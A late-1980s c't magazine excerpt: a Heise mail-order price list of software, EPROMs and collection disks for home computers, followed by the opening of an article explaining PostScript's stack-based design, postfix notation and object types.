Dieses Angebot bezieht sich auf c't-Veröffentlichungen. Eine zusätzliche Dokumentation oder Bedienungsanleitung ist, soweit nicht anders angegeben, im Lieferumfang nicht enthalten. Eine Fotokopie der zugrundeliegenden Veröffentlichung können Sie unter Angabe der Programmnummer bestellen. Jede Kopie eines Beitrags kostet 5 DM, unabhängig vom Umfang. Eine Gewähr für das fehlerfreie Funktionieren der Programme kann nicht übernommen werden. Änderungen, insbesondere Verbesserungen, behalten wir uns vor.

S8702134	c'186-Monitor V3.1 (Dokumentation, Source und div. Utilities auf Disketten), 2 EPROMs 27128, 3 Disketten 5¼")	85 DM
S8702136	Neuer Character-Set (4 Zeichensätze) für c'186-Farbgrafikkarte, EPROM 27128	25 DM
S840728	SET-65-Betriebsprogramm, EPROM (2764)	45 DM
S840729	SET-65-Dokumentation Ergänzung zum Handbuch '6502/65C02-Maschinensprache', Listing	6 DM
S850566	Klang-Computer-Betriebssoftware (alle Programme aus c't 12/84 bis 6/85), Diskette (Apple)	25 DM
S850543	RAM-Disk-Treiber für Apple II, Diskette (Apple)	15 DM
S850683	Disk-Doktor für Apple II, Diskette	15 DM
S850668	C64-Treiberprogramm für CE50/60, Diskette	15 DM
S850779	Verbessertes C64-Betriebsprogramm mit deutscher Tastenbelegung, umschaltbar auf Original, EPROM (27128)	59 DM
S850774	Wie S850779, zusätzlich Treibersoftware für IEEE-488-Schnittstelle, EPROM (27128)	69 DM
S850780	C64-Zeichensätze (original/deutsch), EPROM (2764)	45 DM
S851042	Emulator 8080 für V-Chips, Diskette (IBM-CP/M86)	15 DM
S8511882	2D/3D-Funktionsplotter für Apple II inkl. Source, Diskette	35 DM
S860257	Apple-Zeichensätze (dt./ASCII, mager/Fett) für 80-Zeichenkarten, EPROM (2764)	25 DM
S8603100	Ex-42-Interface für Apple, Steuer-Software, EPROM (2716)	25 DM
S8603101	Ex-42-Interface für Apple, kommentiertes Listing	6 DM
S860444	c't-Uhr, Treiberprogramm für IBM PC, nicht kompatible MS-DOS-Rechner, TI PC, Diskette (IBM PC)	15 DM
S860445	c't-Uhr, Treiberprogramm für Atari ST, Diskette (3.5")	15 DM
S860701	IFC 1.27 EPROM-Update	30 DM
S860702	IFC 1.27 EPROM-Update mit Disk (Source und Dokumentation)	50 DM
S860703	IFC 1.27 Disk allein (nur bei Nachweis, daß Vorgänger-Version als EPROM von uns erworben	30 DM
S860966	Betriebsprogramm für c't-Text-Terminal (Version 2.0), EPROM (2764)	25 DM
S860967	Assembler-Listing c't-Text-Terminal (Version 2.0), Listing	15 DM
S860960	c't-Uhr, Treiberprogramm für Apple II (Vorderseite: DOS, Rückseite: PRODOS), Diskette 5¼"	20 DM
S8611122	CP/M 2 — BIOS für c't 180/IFC Listing + Diskette (Osborne DD), Listing, Diskette	35 DM
S8703162	Rechnerkopplung PC-1401/02 — C64, Listing	6 DM
S8705166	Flex-BIOS für IFC-Karte (CP/M-80), Diskette (5¼")	15 DM
S870695	RAM-Disk-Treiber für 65SC816-Karte, EPROM (27256)	39 DM
S8610132	Mega-ROM-Disk: RDGEN, RDINIT, Diskette	20 DM
S8801172	Support-Diskette zur C64-CP/M-Karte, Diskette	20 DM
S8802126	Treiber-Software für PC-Harddisk-Controller am Atari ST, Version 2.0 (für Universalinterface aus c't 7/87 und für OMTI-Adapter aus c't 2/88, ROM-Patches für Boot-Lösung aus c't 4/88)	20 DM
S8803108	ROM-TOS (Feb. 1986) für Atari ST mit PAK-68, 6 EPROMs 27256 (150 ns)	197 DM
S8803109	dito auf Diskette (zum Selberbrennen der EPROMs)	30 DM
S8803110	Blitter-TOS für Atari ST mit PAK-68, 6 EPROMs 27256 (150 ns)	197 DM
S8805111	dito auf Diskette (zum Selberbrennen der EPROMs)	30 DM
S8804142	Treiber-Software für OMTI-Controller am Amiga 1000/2000	20 DM
SuperTape		
S840423	SuperTape für ZX 81 (Basisroutinen, Betriebsprogramm und Kaltstart-Lader im ZX 81-Format), Kassette	10 DM
S840567	SuperTape für VC-20 und C64, Kassette	10 DM
S840733	SuperTape für Apple (incl. Source), Diskette	15 DM
S850245	SuperTape für cbm 3000/4000/8000 (inkl. Source), Diskette (4040)	15 DM
S850246	SuperTape für cbm 3000/4000/8000 (inkl. Source), Diskette (8050)	15 DM
S8411112	SuperTape für CP/M-Rechner (Z80), Assembler-Listing, Listing	6 DM
S8505100	SuperTape für TRS80, Kassette	10 DM
S850978	SuperTape für GPC 464, Kassette	10 DM
S851176	SuperTape für CPC 464/664 (CP/M), Kassette	10 DM
S860282	SuperTape für C16/116, plus/4, Kassette	10 DM

Sammeldisketten

S840001 Spectrum-Sammelkassette 1
Die beliebtesten Spectrum-Programme aus c't, jetzt auch mit Zinsprogramm — SuperTape (mit Kaltstart-Lader u. Betriebsprogr.) — 'Platinen-Layout' (Experimentierprogr. zur Leiterplatinen-Entflechtung) — Farmer (Gartenplanung am Bildschirm) 12,80 DM

S860001 PC-Sammeldiskette 1
Assembler-Utilities für MS-DOS-Rechner: CP/M-Emulator (c't 9/86), Speed (c't 7/86), Druckertreiber (c't 6/86); für c't 86 speziell: 1M-RAM-Floppy-Treiber (c't 5/86), Uhrentreiber (c't 7/85, 10/85) 20 DM

S860005 PC-Sammeldiskette 2
Turbo-Utilities für MS-/PC-DOS-Rechner: ASCII-Deutsch-Konverter (c't 5/86), Disk-Utility (c't 7/86), Logiksimulator (c't 8/86), CP/M-DOS-Transfer (c't 10/86) 20 DM

S870002 PC-Sammeldiskette 3
Für MS-/PCDOS-Rechner. U. a.: Investor (12/86), Autopark (11/86), Datei-Kompression n. Huffman (1/87), WS-Druckertreiber (12/86), 80-Spur-Disketten-Treiber (2/87) 20 DM

S870003 PC-Sammeldiskette 4
Für MS-/PCDOS-Rechner. U. a.: Benchmarks (3/87), Sysinfo (4/87), Window-Toolbox (5/87), Turbo-Tracer für PC (5/87), Einkommensteuertabellen (4/87), Chemie digital (6/87) 20 DM

S870005 PC-Sammeldiskette 5
Für MS-/PC-DOS-Rechner. U. a.: Druckersteuerung (6/87), Rechner für komplexe Zahlen (6/87), Bildschirmschoner (6/87), Gedächtnissimulation (7/87), Sprachanalyse (8/87) 20 DM

S870007 PC-Sammeldiskette 6
Für MS-DOS-Rechner: Hercules-Grafik-Toolbox für Turbo-Pascal (8/87 10/87), DOS-Analyse (9/87), Hardcopy für EGA-Karten (10/87) 20 DM

S870008 PC-Sammeldiskette 7
Für MSDOS/PCDOS-Rechner. U. a. Universeller Disk-Treiber (11/87), Hochsprachen-Benchmarks (10/87), Cross-Reference-Generator für Turbo-Pascal (10/87), Turbo übersetzt automatisch (12/87) 20 DM

S880002 PC-Sammeldiskette 8
Für MSDOS/PCDOS-Rechner. U. a. Hardcopy-Routinen für diverse Bildschirmadapter und Drucker (1/88), Systemanalyse (10/87), Benutzerführung in Turbo-Pascal (11/87) 20 DM

S880003 PC-Sammeldiskette 9
Für MSDOS-Rechner. U.a. Brother-Schreibmaschine am PC (2/88), Emulation der Farbgrafikkarte auf Hercules (1/88) und diverse Utilities 20 DM

NEU: S880005 PC-Sammeldiskette 10
Für MSDOS-Rechner. U. a. Farbgrafiksimulation auch für selbstbootende Spiele (c't 5/88), RAM-Disk oberhalb der 640-KByte-Grenze (c't 5/88), Fraktale erzeugen (c't 5/88), Mustererkennung mit Matrixgedächtnis (c't 7/88) 20 DM

S870001 Atari-ST-Sammeldiskette 2
FOTO-Routine, FIXIT (c't 10/86), resetfeste RAM-Disk (c't 11/86) in verschiedenen Größen, für 512-KByte und 1-MByte-Rechner; 'Night' (c't 12/86), automatische Dunkelschaltung des Bildschirms, ROM-Disk-Treiber mit Autostart (c't 12/86); Control-C-Programm (c't 1/87); Hypercubus (c't 2/87); Disketten-Reparatur-Programm 20 DM

S870004 Atari-ST-Sammeldiskette 3
RECALL (10/86), SERIELL (3/87), FLINST (3/87), TREE (4/87), HICOPY (5/87), STOKOMP (7/87) und ein toller Terminplaner 20 DM

S880003 Atari-ST-Sammeldiskette 4
U. a. Makros auf Abruf (8/87), resetfeste RAM-Disk (RRR-Disk) für Mega-ST (1/88), Dialog über Tasten (3/88), Tastatursteuerung für 1st Word (3/88), Brother-CE am Atari (4/88), residente Tools im Atari (4/88), Cache-Programm (6/88) 20 DM

S8708138 Atari-ST Harddisk-Tools
Atari-Harddisk bootbar machen, Lösung für das 40-Ordner-Problem, RTOS-UH von Harddisk starten 20 DM

S860003 CPC-Sammeldiskette 1
BASIC-/RSX-Programme, u. a. Variablen-Kompaß, Matrixinversion, Schnelle Kreise, Sprachaufzeichnung, Uhrentreiber, Datagenerator, Treiber für Gabriele 9009
3"-Diskette 27 DM
5¼"-Diskette (Vortex) 20 DM

S860004 CPC-Sammeldiskette 2
Kassette 15 DM
CP/M-Programme, u. a. Deutsch, Fast, Abblock, RAM/EPROM-Floppies, Rückversicherung, Verschlüsselung, Turbo-Inliner
3"-Diskette 27 DM
5¼"-Diskette (Vortex) 20 DM

S880001 CPC-Sammeldiskette 3
Programme für CP/M 3.0, 2.2 und BASIC, u. a. Rekursion in BASIC, 80-Track-Treiber/-Formatter, Generato, Macher, Terminal-Routinen, RAM-Disk-Treiber
3"-Diskette 27 DM

S870006 Amiga Sammeldiskette 1
Modula-2-Grafik, Uhrentreiber, Druckertreiber, Transferprogramm für serielle Schnittstelle 20 DM

RTOS-UH/PEARL
für die Atari-ST-Serie, Version 2.1

Integriertes Echtzeit-Multitasking-Programmiersystem mit Betriebssystem RTOS-UH, PEARL-Compiler, 68000-Assembler, Linker/Lader, Monitor/Debugger mit 68000 Disassembler, Editor, Winchester-Treiber, Terminal-Emulation, Grafik-Treiber, diverse Dienst- und Demoprogramme, umfangreiche Dokumentation inkl. Einführung in die PEARL-Programmierung (c't-Serie ab 6/86).
Boot-Diskette, Utility-Diskette, Handbuch 248 DM
Update (nur für registrierte Lizenzinhaber der Version 2.0) auf Version 2.1, umfaßt neue Systemdiskette, neue Utility-Diskette und Handbuch-Ergänzung 15 DM
Update von Version 1.x (A oder B) auf 2.1 73 DM

MAXI-Version (für Atari ST mit PAK-68)

Lieferumfang wie Version 2.1, jedoch mit 68020-Assembler, Assembler und PEARL-Compiler unterstützen FPU 68881, (läuft auch auf 68000) 278 DM
Update von Version 2.0 auf Version 2.1 Maxi 45 DM
Update von Version 1.x (A oder B) auf 2.1 Maxi 103 DM

für den EPAC-68008 (c't 2/87)

Basissystem im EPROM (27512), umfaßt Echtzeit-Betriebssystem RTOS-UH, 68000-Assembler, Linker/Lader, Monitor-Debugger mit 68000-Disassembler, Editor, Compiler-EPROM (27256) mit PEARL-Compiler, ermöglicht PEARL-Programmentwicklung mit jedem Homecomputer, der als Terminal verwendet werden kann, Inkl. Handbuch mit Einführung in die PEARL-Programmierung 196 DM
Laufzeitsystem allein 98 DM

für c't 68000 (Upgrade)

Compiler-Version 10.2, Grafik und Termimalemulation weitgehend kompatibel zu Atari-ST-Version. Bei Betrieb mit Grafikkarte stehen vier unabhängige Bildschirme zur Verfügung. Ist die IOHDI-Karte vorhanden, werden das Harddisk-Interface und vier zusätzliche serielle Schnittstellen unterstützt. Auf einer zweiten IOHDI-Karte werden vier weitere serielle Schnittstellen unterstützt.
Lieferumfang: 6 EPROMs 27256, Handbuch, Utility-Diskette (wenn der letzte Update nicht ausgeführt wurde, ist zusätzlich das PAL CPU256 erforderlich.) 98 DM
PAL CPU256 (16R8) programmiert 25 DM

für c't 68020

Enthält 68020-Assembler und Maxi-Compiler für volle FPU-Unterstützung, 4 EPROMs 27256 mit 120 ns Zugriffszeit, Handbuch, Utility-Diskette 298 DM

für 68000-Trainer KAT-Ce (c't 11/86)

Betriebssystem RTOS-UH, PEARL-Compiler, 68000-Assembler, Linker/Lader, Monitor/Debugger mit 68000-Disassembler, Editor. Ermöglicht PEARL-Programmentwicklung mit jedem Homecomputer, der als Terminal verwendet werden kann. Unterstützt Speicherausbau bis max. 4 MByte. Inkl. Handbuch und Einführung in die PEARL-Programmierung (c't-Serie ab 6/86), lieferbar in zwei EPROMs 27512 248 DM

Runtime-Paket für 68000-Trainer KAT-Ce (c't 11/86)

Betriebssystem RTOS-UH, PEARL-Laufzeitsystem, Linker/Lader, Editor. Geeignet als Basis-System für Festprogramm-Anwendungen, jedoch nicht als Entwicklungssystem. Lieferung ohne Handbuch (Vorhandensein eines RTOS-UH/PEARL-Entwicklungssystems wird vorausgesetzt), lieferbar in zwei EPROMs 27256 108 DM

NEU: RTOS-UH/PEARL für EPAC-68000 (c't 7/88)

Lieferumfang wie für EPAC-68008, jedoch in 2 EPROMs 27512 248 DM
Laufzeitsystem allein (2 EPROMs 27256), ohne Handbuch (Vorhandensein eines RTOS-UH/PEARL-Entwicklungssystems wird vorausgesetzt) 108 DM

PEARL-Pool

Pool-Disketten 1 bis 8 für c't 68000 wahlweise (bitte angeben) 3,5", 5¼"
Pool-Disketten 1 bis 8 für Atari ST, 3,5" je Diskette 12 DM

NEU: Pool-Diskette Nr. 8 für Atari ST

U. a. Mustererkennung mit Matrixgedächtnis (c't 7/88), verbessertes Backup-Programm, neue Version von MYDB (Dateiverwaltung), NACA-Tragflächenberechnung, Maustreiber, schneller Assembiertreiber zur Konstruktion von Grafikoberflächen, Systemerweiterungen mit 15er- und 17er-Scheiben.

NEU: GKS Version 1.9

Standardisiertes Grafik-Kernsystem gemäß DIN 66252, Level 0a, für Rechner mit Bitmap-Grafik (Atari ST, c't 68000) unter RTOS-UH, programmiert in PEARL, inkl. Handbuch. Jetzt zusätzlich mit 2D/- und 3D-Funktionsplot-Programm. Zwei DOPPELSEITIGE Disketten. 108 DM
Update von vorangehenden Versionen (Rechnungskopie beilegen) 20 DM

ST-UniShell V2.0

Unix-ähnlicher Kommandointerpreter für Atari ST mit über 60 internen Kommandos und diversen externen Kommandos. Unterstützt Subshells, Pipes, Prozeduren, I/O-Redirection. Anleitung, Source, Online-Tutorial auf Diskette.49 DM.

Ext-Command ST

MS-DOS-ähnlicher Kommandointerpreter für Atari ST. Enthält alle MS-DOS-Kommandos und zusätzliche Funktionen. Unterstützt I/O-Redirection, verschachtelte Batch-Dateien; ermöglicht Einbinden und Löschen residenter Module. Ausführliche Anleitung m. Beispielen auf Diskette. 49 DM

PAL-Entwicklungspaket

PAL-Assembler für gängige Standard-PALs, PAL-Disassembler, Hex- und JEDEC-Format. Treiberprogramm für PAL-Brenner (c't 1/87) und zusätzlich integrierter Editor.
Lieferbare Diskettenformate: PC-DOS, Osborne-DD (bitte bei Bestellung angeben) 59 DM

KAT-Ce-Pascal

Komplettpaket, bestehend aus KAT-Ce-Leerplatine und zwei EPROMs mit Betriebssystem, Editor, Assembler und Pascal-Compiler, inkl. Handbuch. 228 DM
(wahlweise zum Betrieb mit serieller oder paralleler Schnittstelle — bitte bei Bestellung angeben).

KAT-Ce-Pascal für den EPAC-68008

EPROM (27512) mit KAT-Ce-Betriebssystem und Pascal-Compiler, inklusive Handbuch (Betrieb mit serieller Schnittstelle) 169 DM

65SC816-Paket

RAM-Disk-Treiber, Editor und 65SC816-Assembler für C64 mit 65SC816-Karte (c't 6/87) im EPROM (27256), inkl. Handbuch
Bestellnr. S8709170 95 DM

TurboGraf

Grafik-Paket für Apple II mit Turbo-PASCAL
(läuft mit CP/M-Versionen ohne Bank Switching), inklusive Source. Neu: Jetzt auch für Turbo-Pascal 3.0
5¼-Zoll-Floppy (Apple) 69 DM

PROMMER80-Software

Betriebsprogramm zur menügesteuerten Programmierung aller gängigen EPROM-Typen (siehe c't 2/85)
8-Zoll-Floppy (IBM-Standardformat) 49 DM

PROMMER80-Software

für Schneider CPC (siehe c't 2/86)
Kassette 39 DM

PROMMER86-Software

wie PROMMER80, angepaßt an den c't 86 (siehe c't 12/85), und PC-Kompatible.
Version A (nur c't 86) 49 DM
(CP/M-86, 5.25-Zoll, IBM-PC-Lieferformat)
Version B (c't 86 und PC) 49 DM
(PC-DOS, 5.25-Zoll, IBM-PC-Lieferformat)

PROMMER-520-Software

Treiberprogramm für EPROM-Programmiergerät PROMMER 520 (siehe c't 7/86), inklusive EPROM-Monitor, unterstützt 16-Bit- und Serienprogrammierung.
Diskette (Atari ST) 39 DM

Netzwerkanalyse

(Beschreibung siehe c't 12/85)
für C64, CBM 3000/4000/8000 Kassette 25 DM
für Apple II Diskette 39 DM

INPUT-64-BASIC-Erweiterung
in zwei 2764er-Eproms für die C64-EPROM-Bank. Über 40 neue Befehle und SuperTape Dll. 49 DM

Bits & Bytes im Video-Chip
Der INPUT-64-Kurs über den Video-Chip im Commodore 64
Diskette 24,80 DM
Kassette 17,80 DM

PIP-EF

Betriebsprogramm zum Programmieren der c't-EPROM-Floppy (siehe c't 5, 6/86)
8"-Diskette (IBM-Standardformat) 39 DM
5¼"-Diskette (Osborne DD) 39 DM

V20-BIOS

EPROM 2764 25 DM
5¼"-Diskette (PCDOS) mit BIOS-Quelle, Schnittstellentreiber, Tastaturtreiber, RAM-Disk für Bereich oberhalb Video-Adapter 39 DM

Finite Elemente

Strukturanalyse. Läuft auf jedem PC mit 640 KByte unter Turbo-Pascal 4.0 Ausgabe auf EGA-Grafik. Source-Code der 2D-Version (c't 5/88). Zusätzlich Version für 3D-Strukturen. Auf 360-KByte-Diskette 35 DM

CP/M 2.2 für C64
Bootfertige Systemdiskette für c't-Z80-Karte (c't 12/87)
In Lizenz von Digital Research Inc.
Alle transienten Kommandos, zusätzliche PD-Software Z-80-Assembler, Disk-Utility (ohne Handbücher) 95 DM

So können Sie bestellen:

Um unnötige Kosten zu vermeiden, liefern wir nur gegen Vorauskasse. Fügen Sie Ihrer Bestellung einen Verrechnungsscheck über die Bestellsumme zuzüglich DM 3,— (für Porto und Verpackung) bei oder überweisen Sie den Betrag auf eines unserer Konten.

Schecks werden erst bei Lieferung eingelöst. Wir empfehlen deshalb diesen Zahlungsweg, da in Einzelfällen längere Lieferzeiten auftreten können.

Bankverbindungen:
Postgiroamt Hannover, Kt.-Nr. 93 05-308
Kreissparkasse Hannover, Kt.-Nr. 000-019 968
(BLZ 250 502 99)

Ihre Bestellung richten Sie bitte an:

HEISE PLATINEN- & SOFTWARESERVICE
Postfach 610407
3000 Hannover 61

Druck-Computing

PostScript – die Seiten-Beschreibungssprache von Adobe

Klaus Zerbe

Vorbei sind die Zeiten, als die grafischen Gestaltungsmöglichkeiten auf einem Drucker sich in Minuszeichen, Ausrufungszeichen oder Großbuchstaben erschöpften und Wagenrücklauf und Zeilenvorschub die einzigen Steuerzeichen waren. Laserdrucker können mittlerweile so viel mehr, daß sie durch ein paar andere Schriftarten oder Druckeremulationen überhaupt nicht gefordert werden. Heute muß daher im Laserdrucker schon eine richtige Programmiersprache stecken, die über Kontrollstrukturen, Unterprogramme und eine Grafikbibliothek verfügt, die auch modernste BASIC-Interpreter oder Pascal-Toolboxes um Längen schlägt.

Die wohl bedeutendste derartige Programmiersprache ist PostScript von Adobe Systems Incorporated. Die Bedeutung dieser Sprache hängt unter anderem mit dem Erfolg der Macintosh-Serie von Apple zusammen. Der 'Mac' war der erste populäre Rechner, mit dem erfolgreich Desktop Publishing betrieben werden konnte, also die semiprofessionelle Herstellung von Druckerzeugnissen in kleinerer Auflage. Das wurde erst mit dem Laserdrucker 'Apple LaserWriter' machbar, der mit PostScript arbeitet.

Nun ist PostScript aber geräteunabhängig, also nicht auf einen speziellen Drucker wie zum Beispiel den LaserWriter zugeschnitten. So war diese Sprache auch bald auf professionellen Typesettern (Fotosatz-Maschinen) der Firma Linotype verfügbar.

Mac macht Druck

Da PostScript-Dokumente auch nicht an eine bestimmte Auflösung (Punktdichte) oder andere Qualitätsmerkmale eines Druckers oder einer Satzmaschine gebunden sind, können sie ohne Änderungen auf den unterschiedlichsten Geräten in jeweils bestmöglicher Qualität

ausgedruckt werden. So kann man Entwürfe oder Kleinauflagen mit dem 'LaserWriter' schreiben und später hohe Auflagen in besserer Qualität per Fotosatz und Druck erstellen, ohne am Manuskript herumändern zu müssen.

So gesehen ist der Erfolg des Mac nicht zuletzt PostScript zu verdanken. Wenig verwundert es daher, daß diese Druckersprache mit dem Boom des Marktes für Desktop Publishing (DTP) auch außerhalb der Apple-Szene ständig an Bedeutung gewinnt. Obwohl die DTP-Euphorie inzwischen etwas abklingt, weil die meisten Anwender erkannt haben, daß kein noch so gutes Programm aus einer Schreibkraft ein Multitalent (Redakteur, Setzer, Metteur, Layouter und so weiter) machen kann, nimmt die Bedeutung von PostScript weiter zu.

Daß diese Sprache wohl bald zum verbindlichen Standard für Laserdrucker wird, beweisen auch einmal mehr die ersten 'Clones'. So gibt es bereits zwei andere Hersteller, die ebenfalls auf dieses Erfolgspferd setzen und PostScript-kompatible Interpreter anbieten.

Programmierung von Druckern

Programmiermöglichkeiten für Drucker sind nichts Neues. Alle Drucker kennen neben darstellbaren Zeichen auch Steuerzeichen, die zum Papiervorschub, für Textattribute wie Breitschrift, Fettdruck oder zur Einstellung von Rändern und Tabulatoren dienen.

Solche Control-Codes oder Escape-Sequenzen bilden aber noch keine Programmiersprache. Zwar gibt es bei manchen Druckern 'Makros' – Konstruktionen also, die es erlauben, etliche Steuerbefehle in einen Befehl hineinzupacken –, trotzdem bleiben diese 'Druckersprachen' statisch, da ihnen Kontrollstrukturen wie Verzweigungen, Schleifen und Unterprogramme fehlen.

Anders bei PostScript. Nicht nur, daß hier alle Elemente einer modernen, strukturierten Programmiersprache bereitstehen: PostScript hat nur eine minimal festgelegte Syntax. Man könnte sagen, es ist eine weitgehend 'frei programmierbare Programmiersprache'.

Wer über diese Aussage die Stirn runzelt, kennt vermutlich auch den bekanntesten Vertreter solcher Programmiersprachen nicht, nämlich FORTH. PostScript läßt sich am ehesten noch als ein entfernter Dialekt von FORTH mit grafischer Spezialbegabung einstufen. PostScript geht aber hinsichtlich Abstraktheit und Flexibilität ein paar Schritte weiter als FORTH.

Diese chamäleonartige Oberfläche erlaubt es auch, PostScript-Drucker zur Anwendung hin anzupassen und nicht umgekehrt. So stellt es mit PostScript etwa kein Problem dar, andere Drucker- oder Plottersprachen zu emulieren. Dann hat man es aber aus Sicht des Anwenderprogramms nicht mehr mit PostScript zu tun. Auch ist der Aufwand recht groß, so daß in der Praxis solche Druckeremulationen völlig eigenständig 'neben' dem PostScript-Interpreter realisiert werden.

Gestapelte Objekte

PostScript ist eine Interpretersprache. Der Programmtext gelangt als Zeichen-'Eingabestrom' entweder von einer Textdatei (zum Beispiel von einer Harddisk im Drucker), einer Schnittstelle oder Zeichenketten-Variablen zum Interpreter. Dieser zerlegt unter Berücksichtigung der Trennsymbole 'Leerzeichen', 'Tabulator' oder 'Zeilenvorschub' den Quelltext in Wörter beziehungsweise 'Objekte'. Jede beliebige Zeichenfolge zwischen diesen Trennzeichen gilt als Objekt; reservierte Wörter oder vergleichbare syntaktische Beschränkungen gibt es nur in ganz geringem Maße.

Bei den Objekten wird nicht zwischen Befehlen (Operatoren) und Daten (Operanden) unterschieden. Grundsätzlich wird jedes Objekt vom Interpreter sofort ausgeführt – und zwar nicht nur Operatoren, sondern auch Operanden. Jedoch besteht das Ausführungsverhalten eines Operanden nur darin, sich selbst auf einen der für ihn bestimmten Stapel abzulegen.

Andere Objekte (Operatoren) nehmen sich benötigte Parameter von diesem Stapel herunter und legen dort Ergebnisse ab, oder aber sie haben 'Seiteneffekte' wie beispielsweise den Ausdruck einer Textseite. Folgen mehrere Operatoren aufeinander, findet die Parameterübergabe implizit statt, also ohne daß Operanden noch einmal angegeben werden müssen, wie es zum Beispiel bei Sprachen wie Pascal nötig ist.

Ein Nebeneffekt dieser Stapelei ist allerdings, daß arithmetische Ausdrücke nicht in der den meisten Menschen aus dem Mathematik-Unterricht noch geläufigen Infix-Notation geschrieben werden. Vielmehr bedient sich PostScript der Postfix-Notation, die auch 'umgekehrte polnische Notation' genannt wird. Wer sich jetzt an die programmierbaren Taschenrechner von HP oder polemische Auseinandersetzungen zum Thema 'UPN ist doch besser!' erinnert, liegt genau richtig (siehe Kasten).

Objekte haben einen Datentyp und verschiedene Attribute. Die möglichen Datentypen und Attribute für Objekte haben wir in zwei Tabellen aufgeführt. Die Typen 'integer', 'real' und 'boolean' sind sicherlich von den meisten anderen Programmiersprachen her bekannt.

Notation von Ausdrücken

Die meisten arithmetischen Operatoren haben zwei Operanden (dyadische Operatoren). Grafisch stellt man einen arithmetischen Ausdruck deshalb am günstigsten durch einen Binärbaum dar. Die Blätter werden von Operanden gebildet, die Knoten sind Operatoren. Der Ausdruck (A+B)*(C–D) sieht dann so aus:

```
        *
       / \
      +   -
     / \ / \
    A B C D
```

Durch verschiedene Methoden, diesen Baum 'abzuklappern' (traversieren) und dabei die Operatoren und Operanden zu sortieren, kommt man unmittelbar auf die drei verschiedenen Notationen:

```
*( +(A B) -(C D))   Prefix-Notation wie in Lisp
                    (funktioniert auch ohne Klammern)

(A+B) * (C-D)       Infix-Notation (in der Algebra üblich)

A B + C D - *       Postfix-Notation (z.B. in FORTH)
```

Die Klammern zur Festlegung der Berechnungsreihenfolge sind nur bei der Infix-Notation nötig. Die Parameterübergabe in Prefix-Notation findet man übrigens nicht nur bei Lisp, sondern auch bei den meisten anderen Programmiersprachen wie beispielsweise Pascal oder C, wenn an Stelle einfacher Operatoren Funktionen verwendet werden müssen (wenn man zum Beispiel selbstdefinierte komplexe Variablen über eine Funktion addieren will).

Der Vorteil der Postfix-Notation besteht darin, daß man auch ohne Klammern die Berechnungsreihenfolge gut darstellen und dabei die 'Bearbeitungsrichtung von links nach rechts' beibehalten kann. Im Zusammenhang mit einem Stapel hat man den Vorteil, daß vor jeder Operation alle Operanden bereits auf dem Stapel verfügbar sind. Den Parameter-Stapel kann man sich wie einen Tellerstapel vorstellen. Ein Operator holt sich die benötigten 'Teller' vom Stapel und legt das Ergebnis dort ab. Für unser Beispiel kommt es zu folgenden Stapelbewegungen:

```
erst A, dann B      nach Addition       nun C, dann D
auf Stapel                              auf Stapel

  B                                       D
  A                 A+B                   C
                                          A+B
Stapel              Stapel              Stapel

nach Sub-           nach Multi-
traktion            plikation

  C-D
  A+B               (A+B)*(C-D)

Stapel              Stapel
```

Typen von PostScript-Objekten

Typname	Wertebereich
Skalare Datentypen	
integer	-2 147 483 647...+2 147 483 647
real	+/- 10^-38... +/- 10^38 (Genauigkeit 8 Stellen)
boolean	"true" oder "false"
name	bis zu 128 Zeichen langer Objektname gilt als atomares Objekt
operator	atomare Funktion bzw. Prozedur
mark	Marke (für Stack)
null	Platzhalter (leerer Operand)
Datenstrukturen	
array	Bis zu 65 536 Objekte. Heterogen, d.h.; Elemente des Felds können unterschiedliche Typen haben.
dictionary	bis zu 65 536 Wertepaare, bestehend aus Schlüsselobjekt und Wertobjekt
string	Zeichenkette, bis zu 65 536 Zeichen lang
file	Datei (Stream, ähnlich wie bei C)
save	Arbeitsspeicher-"Schnappschuß"
fontID	Zeichensatz-Datenstruktur

Was bei anderen Programmiersprachen 'Bezeichner' genannt wird, ist bei PostScript der Typ 'name'. Der Interpreter besitzt eine Datenstruktur 'dictionary', die man als 'Symboltabelle' für Objekte auffassen kann. Ein Tabelleneintrag besteht aus einem Schlüsselobjekt und einem dazu assoziierten Objekt. Das Schlüsselobjekt ist gewöhnlich vom Typ 'name' und bezeichnet ein Objekt, welches von beliebigem Typ sein kann. Namen sind wie auch Zahlen und 'boolean'-Werte 'atomare' Objekte, sind also im Gegensatz zu Zeichenketten nicht in kleinere Elemente (etwa Zeichen) zerlegbar.

Der Typ 'Operator' kennzeichnet atomare Operatoren. Das sind in den PostScript-Interpreter bereits fest eingebaute Prozeduren beziehungsweise Funktionen. Im Gegensatz zu den meisten anderen Sprachen sind die Operatoren bei PostScript aber nur zum Teil verbindlich definiert (so läßt sich die UPN nicht 'wegdefinieren'), denn es gibt kaum 'reservierte Wörter'. Atomare Operatoren sind wie alle anderen Objekte auch in einem 'dictionary' aufgeführt und können wie jedes andere Objekt umdefiniert oder ersetzt werden. Es gibt allerdings einige (hardwarespezifische) Befehle für Druckereinstellungen, die zwar via PostScript-Programm benutzt werden, aber nicht über die Dictionaries erreichbar und manipulierbar sind.

Der Typ 'mark' wird wohl nur intern gebraucht und dient zur Markierung von Bereichen auf dem Parameterstapel. Er wird beispielsweise benutzt, um ganze Parameterlisten vom Stapel zu entfernen oder viele Elemente zu einem Feld-Objekt (array) zusammenzufassen. 'Null'-Typen sind analog zu den NOPs anderer Programmiersprachen Objekte ohne Bedeutung (Füllzeichen).

Die Datenstrukturen Feld und Verbund (Record) anderer Programmiersprachen ersetzt der Typ 'array'. Ein 'array' kann bis zu 65 536 Objekte verschiedenen Typs enthalten, auf die man über einen Index wahlfrei zugreifen kann. Die Operatoren '[' und '{' führen dazu, daß alle folgenden Objekte – auch Operatoren – bis zu einem Operator ']' beziehungsweise '}' auf den Parameterstapel abgelegt werden. Operatoren werden also auch nicht sofort ausgeführt.

Bei schließenden Klammern nimmt der Interpreter die Parameter vom Stapel und legt sie als 'array' im Speicher ab. Die geschweiften Klammern erzeugen ein 'array'-Objekt mit dem Attribut 'executable' (ausführbar), anders ausgedrückt eine Prozedur. Solche Prozedur-Objekte können auch selbst wieder Operatoren enthalten, die Prozedur-Objekte sind. Ein Aufruf-Stapel (Return-Stack) sorgt für die korrekte Fortsetzung unterbrochener Funktionen. Mit eckigen Klammern wird ein Daten-Objekt definiert. Operatoren in Daten-Objekten werden nicht ausgeführt, sondern dienen lediglich als Operanden.

